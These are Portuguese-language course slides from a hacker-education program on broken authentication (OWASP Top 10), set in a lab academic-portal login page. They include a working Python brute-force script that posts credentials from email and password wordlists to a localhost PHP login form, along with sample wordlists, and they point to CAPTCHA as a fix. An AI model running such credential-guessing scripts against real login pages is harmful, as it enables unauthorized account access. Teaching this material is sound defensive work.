REPÚBLICA FEDERATIVA DO BRASIL
UNIVERSIDADE *HACKER*
INTRODUÇÃO A SEGURANÇA DA INFORMAÇÃO E DE SISTEMAS
MÓDULO VII – DESENVOLVIMENTO *WEB*

# *Broken Authentication*

**Prof. Alex Dias Camargo**

alexcamargoweb@gmail.com

UNIHACKER.CLUB
PROGRAMA UNIVERSIDADE HACKER

# I. Plano de aula

UNIHACKER.CLUB
PROGRAMA UNIVERSIDADE HACKER

Na aula anterior foi visto:

- **Conceitos de injeção de dados**
- **Exemplo prático: PHP e *MySQL***

UNIHACKER.CLUB
PROGRAMA UNIVERSIDADE HACKER

# I. Plano de aula

Nesta aula será apresentado:

- **Conceito de autenticação quebrada**
- **Exemplo prático: PHP e *Python***

UNIHACKER.CLUB
PROGRAMA UNIVERSIDADE HACKER

# 1. Introdução

A **autenticação** é uma funcionalidade primordial nos principais sistemas *Web*, uma vez que há permissões de acesso e exibição de dados dinâmica.

- **Cenário**: um sistema acadêmico utiliza autenticação fraca na na construção de uma chamada SQL para exibir a área logada de um aluno.
- **Ataque**: *Brute force* no formulário de acesso com *Python*.
- **Ambiente**: *Apache* 2.4, PHP 5.6, *MySQL* 5.7, *Python* 3.
- **Repositório**: https://github.com/alexcamargoweb/unihacker

GitHub

# 1. Introdução




Figura. Aplicação: visão geral.

# 1. Introdução




Figura. Aplicação: visão geral.

# 1. Introdução

```python
import requests

url = 'http://127.0.0.1/unihacker/curso/broken_authentication.php'

# wordlists
emails = open('emails.txt')
senhas = open('senhas.txt')

# percorre os e-mails
for email in emails.readlines():
    # prercorre as senhas
    for senha in senhas.readlines():
        # parâmetros do formulário
        inputs = {'email': email.rstrip(), 'senha': senha.rstrip()}
        # requisição post
        requisicao = requests.post(url, data = inputs)
        # busca no HTML retornado uma referência à tentativa de login
        if 'Login efetuado com sucesso' in requisicao.text:
            print("\nE-mail:" + str(email) + "Senha:" + str(senha) + "Válido")
        else:
            print("\nE-mail:" + str(email) + "Senha:" + str(senha) + "Inválido")

```

Figura. *Brute-force attack*: código-fonte em *Python 3*.

# 1. Introdução

```
1  fulano@teste.com.br
2  beltrana@teste.com.br
3  ciclano@teste.com.br
4
```

```
1  casa
2  admin
3  futebol
4  brasil
5  12345
6
```

Figura. *Brute-force attack*: *wordlists* emails.txt e senhas.txt.

# 1. Introdução


Figura. *Brute-force attack*: execução.

# 1. Introdução




Figura. *Brute-force attack*: resultado.

# 1. Introdução




Figura. *Brute-force attack*: dica de solução.
Link: https://www.google.com/recaptcha/intro/v3.html

UNIHACKER.CLUB
PROGRAMA UNIVERSIDADE HACKER

# 2. Exercícios

1. Responda o *quiz* sobre *Broken Authentication*:

***Authentication quiz (Tech Target)***
https://moodle.unihacker.club/mod/url/view.php?id=175

# Referências básicas

OWASP, Top. Top 10-2017. **The Ten Most Critical Web Application Security Risks. OWASP™ Foundation. The free and open software security community.** URL: https://www.owasp.org/index.php/Top_10-2017_Top_10, 2017.